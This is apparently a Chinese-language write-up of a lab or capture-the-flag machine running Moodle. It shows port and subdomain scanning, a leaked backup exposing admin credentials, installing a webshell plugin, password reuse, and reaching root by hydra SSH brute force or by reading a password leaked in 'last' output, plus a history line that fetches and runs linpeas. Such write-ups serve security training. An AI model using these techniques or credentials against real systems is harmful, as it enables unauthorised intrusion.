Moodle

10.213.193.76

信息搜集

端口扫描

```
root@LAPTOP-O235O5EH [~] ➜  rustscan -a 10.213.193.76
                          [11:28:08]
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  / ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----' `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
_____
: http://discord.skerritt.blog        :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Port scanning: Because every port has a story to tell.

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch
size '-b 10140'.
Open 10.213.193.76:22
Open 10.213.193.76:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-11 11:28 CST
Initiating ARP Ping Scan at 11:28
Scanning 10.213.193.76 [1 port]
Completed ARP Ping Scan at 11:28, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:28
Completed Parallel DNS resolution of 1 host. at 11:28, 0.08s elapsed
DNS resolution of 1 IPs took 0.08s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:28
Scanning 10.213.193.76 [2 ports]
Discovered open port 80/tcp on 10.213.193.76
Discovered open port 22/tcp on 10.213.193.76
Completed SYN Stealth Scan at 11:28, 0.03s elapsed (2 total ports)
Nmap scan report for 10.213.193.76
Host is up, received arp-response (0.00061s latency).
Scanned at 2026-01-11 11:28:33 CST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:7F:93:0B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

```
          Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```

写入hosts文件

```
vim /etc/hosts

10.213.193.76    moodle.dsz
```

→   C   ⚠ 不安全   view-source:10.213.193.76

哔哩哔哩（ °- °)つ...   📁 破解and系统   📁 博客   📁 国外网站   📁 邮箱   📁 学习   📁 官网   📁 新建文件夹   📁 网络安全   📁

动换行 ☐

```
1   <!-- moodle.dsz -->
2
```

子域名爆破

```
wfuzz -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u
moodle.dsz -H 'Host: FUZZ.moodle.dsz' --hh 20
```

```
root@LAPTOP-O235O5EH [~] → wfuzz -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u moodle.dsz -
H 'Host: FUZZ.moodle.dsz' --hh 20
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might no
t work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://moodle.dsz/
Total requests: 100000

=====================================================================
ID            Response   Lines    Word      Chars      Payload
=====================================================================

000000001:    303        52 L     132 W     1482 Ch    "www"
000000022:    200        95 L     174 W     2512 Ch    "dev"
000037212:    400        10 L     35 W      301 Ch     "*"

Total time: 0
Processed Requests: 100000
Filtered Requests: 99997
Requests/sec.: 0
```

dev子域名 目录扫描

```
root@LAPTOP-O235O5EH [~] →  dirsearch -u http://dev.moodle.dsz
                         [11:54:17]
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
```

```
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )


Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist
size: 11460


Output File: /root/reports/http_dev.moodle.dsz/_26-01-11_11-54-23.txt


Target: http://dev.moodle.dsz/


[11:54:23] Starting:
[11:54:23] 403 -  279B  - /.ht_wsr.txt
[11:54:24] 403 -  279B  - /.htaccess.bak1
[11:54:24] 403 -  279B  - /.htaccess.orig
[11:54:24] 403 -  279B  - /.htaccess.sample
[11:54:24] 403 -  279B  - /.htaccess.save
[11:54:24] 403 -  279B  - /.htaccess_extra
[11:54:24] 403 -  279B  - /.htaccess_orig
[11:54:24] 403 -  279B  - /.htaccessBAK
[11:54:24] 403 -  279B  - /.htaccess_sc
[11:54:24] 403 -  279B  - /.htaccessOLD
[11:54:24] 403 -  279B  - /.htaccessOLD2
[11:54:24] 403 -  279B  - /.htm
[11:54:24] 403 -  279B  - /.html
[11:54:24] 403 -  279B  - /.htpasswds
[11:54:24] 403 -  279B  - /.httr-oauth
[11:54:24] 403 -  279B  - /.htpasswd_test
[11:54:24] 403 -  279B  - /.php
[11:54:27] 200 -   74MB - /backup.tar.gz
[11:54:29] 302 -    0B - /dashboard.php  ->  index.php
[11:54:31] 302 -    0B - /logout.php  ->  index.php
[11:54:35] 403 -  279B  - /server-status
[11:54:35] 403 -  279B  - /server-status/


Task Completed
root@LAPTOP-O235O5EH [~]  ➜
                          [11:54:38]
```

/backup.tar.gz

moodle.dsz的备份，在config.php发现了密码

登录moodle.dsz

admin:pzp5V2Of3akjaJrhRauR.

www shell

上传webshell插件

https://github.com/p0dalirius/Moodle-webshell-plugin/tree/master?tab=readme-ov-file

M   Home   Dashboard   My courses   Site administration

Site administration

General   Users   Courses   Grades   Plugins   Appearance   Server   Reports   Development

Plugins

Install plugins
Plugins overview

Activity modules

Manage activities
Common activity settings
Assignment
  Assignment settings
  Submission plugins
    Manage assignment submission plugins
    File submissions
    Online text submissions
  Feedback plugins
    Manage assignment feedback plugins
    Feedback comments
    Annotate PDF
    File feedback
    Offline grading worksheet
Book
Database
External tool
  Manage tools
Feedback
File

1   Home   Dashboard   My courses   Site administration

Moodle

General   Users   Courses   Grades   Plugins   Appearance   Server   Reports   Development

Plugin installer

Install plugins from the Moodle plugins directory ❓

▼ Install plugin from ZIP file ❓

ZIP package   ❗ ❓   Choose a file...

moodle-webshell-plugin-1.1.0.zip

Accepted file types:

Archive (ZIP) .zip

Show more...

Install plugin from the ZIP file

❗ Required

Moodle

Install plugin from ZIP file

```
Validating local_moodle_webshell ... OK

    [Warning] Target location already exists and will be removed [/var/www/moodle/public/local/moodle_webshell]  ❓

Validation successful, installation can continue
```

Continue   Cancel

执行webshell

美观输出 ☐

{"stdout":"uid=33(www-data) gid=33(www-data) groups=33(www-data)\n","stderr":"","exec":"id"}

反弹shell

提权

www -> kotori

kotori的密码就是moddleCMS的密码

kotori：pzp5V2Of3akjaJrhRauR.

```
www-data@Moodle:/$ ls /home/
kotori
www-data@Moodle:/$ su kotori
Password:
kotori@Moodle:/$
```

kotori -> root 方案一

在opt目录下有hint

```
kotori@Moodle:/opt$ cat hint.txt
root 的凭证隐藏在众目睽睽之下
// ^[a-zA-Z0-9]{20}$
kotori@Moodle:/opt$
```

使用正则匹配查询

```
grep -raohE '\b[a-zA-Z0-9]{20}\b' /etc /var/www /opt /home 2>/dev/null >> a.txt
```

需要采用边缘匹配，因为

- 比如一个 25 位的字符串 `1234567890abcdefghijklmno`，它会从中截取前 20 位、中间 20 位等符合 `{20}` 的片段，导致结果全是无效的
- 而加上 `\b` 后，只有**完整的、前后都是非字母数字（或行首 / 行尾）** 的 20 位组合才会被匹配，确保找到的是独立的 20 位字符串（符合 hint 里 `^[a-zA-Z0-9]{20}$` 的特征）。

hydra爆破

```
hydra -l root -P a.txt -t 4 -I -f -vV 10.213.193.76 ssh
```

```
root@LAPTOP-023505EH [~] → cd /root/Desktop/aac                                          [21
root@LAPTOP-023505EH [~/Desktop/aac] → ls                                                [21
a.txt  backup.tar.gz  moodle
root@LAPTOP-023505EH [~/Desktop/aac] → hydra -l root -P a.txt -t 4 -I -f -vV 10.213.193.76 ssh   [21
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-11 21:30:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 54192 login tries (l:1/p:54192), ~13548 tries per task
[DATA] attacking ssh://10.213.193.76:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@10.213.193.76:22
[INFO] Successful, password authentication is supported by ssh://10.213.193.76:22
[ATTEMPT] target 10.213.193.76 - login "root" - pass "klanguageoverridesrc" - 1 of 54192 [child 0] (0/0)
[ATTEMPT] target 10.213.193.76 - login "root" - pass "GetServerInformation" - 2 of 54192 [child 1] (0/0)
[ATTEMPT] target 10.213.193.76 - login "root" - pass "klanguageoverridesrc" - 3 of 54192 [child 2] (0/0)
[ATTEMPT] target 10.213.193.76 - login "root" - pass "klanguageoverridesrc" - 4 of 54192 [child 3] (0/0)
[ATTEMPT] target 10.213.193.76 - login "root" - pass "klanguageoverridesrc" - 5 of 54192 [child 0] (0/0)
[ATTEMPT] target 10.213.193.76 - login "root" - pass "drmGetMinorNameForFD" - 6 of 54192 [child 0] (0/0)
[ATTEMPT] target 10.213.193.76 - login "root" - pass "sF6Kfzr69w7dyZALAhl6" - 7 of 54192 [child 2] (0/0)
[ATTEMPT] target 10.213.193.76 - login "root" - pass "PubkeyAuthentication" - 8 of 54192 [child 3] (0/0)
[22][ssh] host: 10.213.193.76   login: root   password: sF6Kfzr69w7dyZALAhl6
[STATUS] attack finished for 10.213.193.76 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-11 21:30:07
root@LAPTOP-023505EH [~/Desktop/aac] →                                                   [21
```

kotori -> root 方案二

在kotori的家目录下.bash_history有历史命令记录

```
kotori@Moodle:~$ cat .bash_history
last
exit
ls al
ls- al
wget 192.168.3.94/linpeas.sh
bash linpeas.sh
exit
kotori@Moodle:~$
```

一个last和下载linpeas

last是Linux系统内置的系统审计与登录历史查询工具

last一下可以看到乱码

```
kotori@Moodle:~$ last
kotori   pts/2        10.213.193.63    Sun Jan 11 07:58   still logged in
kotori   pts/1        10.213.193.64    Sun Jan 11 07:45 - 08:06  (00:21)
kotori   pts/1        10.213.193.149   Sun Jan 11 07:25 - 07:30  (00:04)
kotori   pts/1        10.213.193.149   Sun Jan 11 07:18 - 07:21  (00:03)
kotori   pts/0        10.213.193.149   Sun Jan 11 07:17   still logged in
reboot   system boot  5.10.0-32-amd64  Sun Jan 11 07:17   still running
kotori   pts/0        192.168.100.13   Sun Jan 11 07:14 - crash  (00:02)
kotori   pts/0        192.168.100.13   Sun Jan 11 07:12 - 07:14  (00:01)
kotori   pts/0        192.168.100.13   Sun Jan 11 07:09 - 07:12  (00:02)
reboot   system boot  5.10.0-32-amd64  Sun Jan 11 07:08   still running
kotori   pts/2        10.213.193.64    Sun Jan 11 06:51 - 07:06  (00:14)
kotori   pts/0        10.213.193.64    Sun Jan 11 06:49 - crash  (00:18)
kotori   pts/1        10.213.193.149   Sun Jan 11 06:00 - crash  (01:08)
kotori   pts/2        10.213.193.63    Sun Jan 11 05:42 - 05:43  (00:00)
kotori   pts/1        10.213.193.149   Sun Jan 11 05:41 - 05:51  (00:10)
kotori   pts/0        10.213.193.149   Sun Jan 11 04:48 - 06:40  (01:51)
reboot   system boot  5.10.0-32-amd64  Sun Jan 11 04:48   still running
kotori   pts/0        192.168.100.13   Sun Jan 11 04:45 - crash  (00:03)
reboot   system boot  5.10.0-32-amd64  Sun Jan 11 04:44   still running
kotori   pts/2        192.168.100.13   Sun Jan 11 04:43 - crash  (00:01)
kotori   pts/1        192.168.100.30   Sun Jan 11 04:17 - crash  (00:27)
kotori   pts/0        192.168.100.13   Sun Jan 11 04:16 - crash  (00:27)
reboot   system boot  5.10.0-32-amd64  Sun Jan 11 04:15   still running
kotori   pts/0        192.168.100.13   Sun Jan 11 04:14 - crash  (00:00)
kotori   pts/0        192.168.100.13   Sun Jan 11 04:12 - 04:13  (00:01)
reboot   system boot  5.10.0-32-amd64  Sun Jan 11 04:08   still running
kotori   pts/2        10.213.193.63    Sun Jan 11 03:41 - crash  (00:27)
kotori   pts/2        10.213.193.64    Sun Jan 11 03:31 - 03:35  (00:04)
kotori   pts/1        10.213.193.64    Sun Jan 11 03:18 - crash  (00:50)
reboot   system boot  5.10.0-32-amd64  Sat Jan 10 22:27   still running
root     pts/0        192.168.3.94     Fri Dec 26 23:13 - crash (14+23:13)
reboot   system boot  5.10.0-32-amd64  Fri Dec 26 23:13   still running
sF6Kfzr6 pts/1        192.168.3.94     Fri Dec 26 22:38 - 22:38  (00:00)
root     pts/0        192.168.3.94     Fri Dec 26 22:24 - crash  (00:48)
root     pts/0        192.168.3.94     Fri Dec 26 20:12 - 22:24  (02:12)
reboot   system boot  4.19.0-27-amd64  Fri Dec 26 20:11   still running
welcome  pts/0        192.168.3.94     Fri Apr 11 22:27 - 22:28  (00:00)
root     pts/0        192.168.3.94     Fri Apr 11 22:27 - 22:27  (00:00)
reboot   system boot  4.19.0-27-amd64  Fri Apr 11 22:26   still running
root     pts/0        192.168.3.94     Fri Apr 11 22:23 - 22:25  (00:01)
reboot   system boot  4.19.0-27-amd64  Fri Apr 11 22:23 - 22:25  (00:02)
root     pts/0        192.168.3.94     Fri Apr 11 22:15 - 22:22  (00:07)
reboot   system boot  4.19.0-27-amd64  Fri Apr 11 22:14 - 22:22  (00:08)
root     pts/0        192.168.3.94     Fri Apr 11 22:08 - 22:13  (00:04)
reboot   system boot  4.19.0-27-amd64  Fri Apr 11 22:07 - 22:13  (00:06)
root     pts/0        192.168.3.94     Fri Apr 11 22:06 - 22:07  (00:00)
reboot   system boot  4.19.0-27-amd64  Fri Apr 11 22:06 - 22:07  (00:01)
root     pts/0        192.168.3.94     Fri Apr 11 22:03 - 22:04  (00:01)
reboot   system boot  4.19.0-27-amd64  Fri Apr 11 22:02 - 22:04  (00:01)
root     pts/0        192.168.3.94     Fri Apr 11 21:59 - 22:00  (00:01)
reboot   system boot  4.19.0-27-amd64  Fri Apr 11 21:59 - 22:00  (00:01)
root     pts/0        192.168.3.94     Fri Apr 11 21:49 - 21:58  (00:08)
pycrtlak pts/0        192.168.3.94     Fri Apr 11 21:48 - 21:49  (00:01)
pycrtlak pts/0        192.168.3.94     Fri Apr 11 21:46 - 21:48  (00:01)
reboot   system boot  4.19.0-27-amd64  Fri Apr 11 21:37 - 21:58  (00:20)
pycrtlak pts/0        192.168.137.190  Sat Apr  5 07:52 - 08:35  (00:42)
reboot   system boot  4.19.0-27-amd64  Sat Apr  5 07:48 - 08:35  (00:46)
root     pts/0        192.168.137.190  Fri Apr  4 23:31 - 23:59  (00:27)
reboot   system boot  4.19.0-27-amd64  Fri Apr  4 23:23 - 23:59  (00:35)
root     pts/0        192.168.137.190  Fri Apr  4 22:08 - 23:23  (01:15)
reboot   system boot  4.19.0-27-amd64  Fri Apr  4 22:06 - 23:23  (01:17)
pycrtlak pts/0        192.168.137.190  Fri Apr  4 22:01 - 22:06  (00:04)
pycrtlak pts/0        192.168.137.190  Fri Apr  4 21:59 - 22:01  (00:02)
pycrtlak pts/0        192.168.137.190  Fri Apr  4 21:56 - 21:59  (00:02)
root     pts/0        192.168.137.190  Fri Apr  4 21:27 - 21:56  (00:29)
root     pts/1        192.168.137.190  Fri Apr  4 21:26 - 22:06  (00:39)
root     pts/0        192.168.137.190  Fri Apr  4 20:47 - 21:27  (00:39)
root     pts/0        192.168.137.190  Fri Apr  4 19:57 - 20:47  (00:50)
reboot   system boot  4.19.0-27-amd64  Fri Apr  4 19:49 - 22:06  (02:16)
root     pts/0        192.168.137.190  Fri Apr  4 10:25 - 10:29  (00:03)
```

last默认只显示精简的登录记录，要查看详细信息，使用 -F（完整时间）、-i（显示 IP 数字格式）、-w
（完整用户名）

```
kotori@Moodle:~$ last -F -i -w
kotori   pts/2        10.213.193.63   Sun Jan 11 07:58:32 2026   still logged in
kotori   pts/1        10.213.193.64   Sun Jan 11 07:45:09 2026 - Sun Jan 11 08:06:18 2026  (00:21)
kotori   pts/1        10.213.193.149  Sun Jan 11 07:25:43 2026 - Sun Jan 11 07:30:07 2026  (00:04)
kotori   pts/1        10.213.193.149  Sun Jan 11 07:18:12 2026 - Sun Jan 11 07:21:42 2026  (00:03)
kotori   pts/0        10.213.193.149  Sun Jan 11 07:17:48 2026   still logged in
reboot   system boot  0.0.0.0         Sun Jan 11 07:17:19 2026   still running
kotori   pts/0        192.168.100.13  Sun Jan 11 07:14:38 2026 - crash              (00:02)
kotori   pts/0        192.168.100.13  Sun Jan 11 07:12:14 2026 - Sun Jan 11 07:14:10 2026  (00:01)
kotori   pts/0        192.168.100.13  Sun Jan 11 07:09:46 2026 - Sun Jan 11 07:12:11 2026  (00:02)
reboot   system boot  0.0.0.0         Sun Jan 11 07:08:40 2026   still running
kotori   pts/2        10.213.193.64   Sun Jan 11 06:51:44 2026 - Sun Jan 11 07:06:40 2026  (00:14)
kotori   pts/0        10.213.193.64   Sun Jan 11 06:49:52 2026 - crash              (00:18)
kotori   pts/1        10.213.193.149  Sun Jan 11 06:00:25 2026 - crash              (01:08)
kotori   pts/2        10.213.193.63   Sun Jan 11 05:42:28 2026 - Sun Jan 11 05:43:19 2026  (00:00)
kotori   pts/1        10.213.193.149  Sun Jan 11 05:41:58 2026 - Sun Jan 11 05:51:58 2026  (00:10)
kotori   pts/0        10.213.193.149  Sun Jan 11 04:48:40 2026 - Sun Jan 11 06:40:04 2026  (01:51)
reboot   system boot  0.0.0.0         Sun Jan 11 04:48:21 2026   still running
kotori   pts/0        192.168.100.13  Sun Jan 11 04:45:13 2026 - crash              (00:03)
reboot   system boot  0.0.0.0         Sun Jan 11 04:44:46 2026   still running
kotori   pts/2        192.168.100.13  Sun Jan 11 04:43:35 2026 - crash              (00:01)
kotori   pts/1        192.168.100.30  Sun Jan 11 04:17:30 2026 - crash              (00:27)
kotori   pts/0        192.168.100.13  Sun Jan 11 04:16:56 2026 - crash              (00:27)
reboot   system boot  0.0.0.0         Sun Jan 11 04:15:45 2026   still running
kotori   pts/0        192.168.100.13  Sun Jan 11 04:14:46 2026 - crash              (00:00)
kotori   pts/0        192.168.100.13  Sun Jan 11 04:12:12 2026 - Sun Jan 11 04:13:56 2026  (00:01)
reboot   system boot  0.0.0.0         Sun Jan 11 04:08:42 2026   still running
kotori   pts/2        10.213.193.63   Sun Jan 11 03:41:23 2026 - crash              (00:27)
kotori   pts/2        10.213.193.64   Sun Jan 11 03:31:01 2026 - Sun Jan 11 03:35:59 2026  (00:04)
kotori   pts/1        10.213.193.64   Sun Jan 11 03:18:03 2026 - crash              (00:50)
reboot   system boot  0.0.0.0         Sat Jan 10 22:27:25 2026   still running
root     pts/0        192.168.3.94    Fri Dec 26 23:13:35 2025 - crash              (14+23:13)
reboot   system boot  0.0.0.0         Fri Dec 26 23:13:00 2025   still running
sF6Kfzr69w7dyZALAhl6 pts/1    192.168.3.94     Fri Dec 26 22:38:07 2025 - Fri Dec 26 22:38:09 2025  (00:00)
root     pts/0        192.168.3.94    Fri Dec 26 22:24:26 2025 - crash              (00:48)
root     pts/0        192.168.3.94    Fri Dec 26 20:12:18 2025 - Fri Dec 26 22:24:20 2025  (02:12)
reboot   system boot  0.0.0.0         Fri Dec 26 20:11:53 2025   still running
welcome  pts/0        192.168.3.94    Fri Apr 11 22:27:59 2025 - Fri Apr 11 22:28:21 2025  (00:00)
root     pts/0        192.168.3.94    Fri Apr 11 22:27:01 2025 - Fri Apr 11 22:27:50 2025  (00:00)
reboot   system boot  0.0.0.0         Fri Apr 11 22:26:41 2025   still running
root     pts/0        192.168.3.94    Fri Apr 11 22:23:58 2025 - Fri Apr 11 22:25:55 2025  (00:01)
reboot   system boot  0.0.0.0         Fri Apr 11 22:23:33 2025 - Fri Apr 11 22:25:55 2025  (00:02)
root     pts/0        192.168.3.94    Fri Apr 11 22:15:02 2025 - Fri Apr 11 22:22:42 2025  (00:07)
reboot   system boot  0.0.0.0         Fri Apr 11 22:14:35 2025 - Fri Apr 11 22:22:43 2025  (00:08)
root     pts/0        192.168.3.94    Fri Apr 11 22:08:59 2025 - Fri Apr 11 22:13:44 2025  (00:04)
reboot   system boot  0.0.0.0         Fri Apr 11 22:07:33 2025 - Fri Apr 11 22:13:45 2025  (00:06)
root     pts/0        192.168.3.94    Fri Apr 11 22:06:32 2025 - Fri Apr 11 22:07:03 2025  (00:00)
reboot   system boot  0.0.0.0         Fri Apr 11 22:06:03 2025 - Fri Apr 11 22:07:03 2025  (00:01)
root     pts/0        192.168.3.94    Fri Apr 11 22:03:20 2025 - Fri Apr 11 22:04:43 2025  (00:01)
reboot   system boot  0.0.0.0         Fri Apr 11 22:02:46 2025 - Fri Apr 11 22:04:43 2025  (00:01)
```

这个就是root的密码